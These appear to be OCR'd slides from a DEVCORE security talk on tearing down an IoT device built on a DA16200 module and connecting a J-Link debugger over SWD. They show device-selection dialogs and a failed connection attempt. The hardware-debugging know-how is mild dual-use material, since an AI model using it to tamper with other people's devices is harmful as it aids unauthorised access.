
脫殼（物理）




主要控制面板

- DA16200MOD-AAC4WA32






輔助工具




輔助工具




DEVCORE SECURITY CONSULTING

SWD




DEVCORE SECURITY CONSULTING

SWD


Target Device Settings
Selected Device: Cortex-M4
Little Endian
Core #0
Manufacturer
Device
Core
NumCores
Flash Size
Semiconductor
Filter
Filter
Filter
Dialog Semicon… DA14195 Cortex-M0 1 64 MB
Dialog Semicon… DA14196 Cortex-M0 1 64 MB
Dialog Semicon… DA14495 Cortex-M0 1 64 MB
Dialog Semicon… DA14531 Cortex-M0 1 -
Dialog Semicon… DA14580 Cortex-M0 1 -
Dialog Semicon… DA14581 Cortex-M0 1 -
Dialog Semicon… DA14583 Cortex-M0 1 -
Dialog Semicon… DA14585 Cortex-M0 1 -
Dialog Semicon… DA14586 Cortex-M0 1 -
Dialog Semicon… DA14680 Cortex-M0 1 -
Dialog Semicon… DA14681 Cortex-M0 1 -
Dialog Semicon… DA14691 Cortex-M33 1 16 MB
Dialog Semicon… DA14695 Cortex-M33 1 16 MB
Dialog Semicon… DA14697 Cortex-M33 1 16 MB
Dialog Semicon… DA14699 Cortex-M33 1 16 MB
OK
Cancel


SWD


Target Device Settings
Target Device Settings
Selected Device: Cortex-M4
Little Endian
Core #0
Manufacturer
Device
Core
NumCores
Flash Size
Unspecified
cortex-m4
Filter
Filter
Unspecified
Cortex-M4
Cortex-M4
1
-
OK
Cancel

SWD

```
J-Link>device CORTEX-M4
J-Link>r
Target connection not established yet but required for command.
Device "CORTEX-M4" selected.


Connecting to target via SWD
Failed to attach to CPU. Trying connect under reset.
Connect fallback: Reset via Reset pin & Connect.
Connect fallback: Reset via Reset pin & Connect.
Cannot connect to target.
```


SWD



#	Product	Nickname	SN	USB I	Host Firmware	Probe/ Programmer Firmware
0	J-Link-OB-BBC-microbit V8.00			SN ...	2014 Nov 28 13:44	2014 Nov 28 13:44

DEVCORE SECURITY CONSULTING

